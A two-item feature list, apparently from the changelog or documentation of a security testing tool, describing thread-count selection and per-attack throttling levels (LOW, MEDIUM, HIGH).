- Ability to select the number of threads in an ongoing attack
- Ability to throttle attacks individually with three settings: LOW, MEDIUM, and HIGH.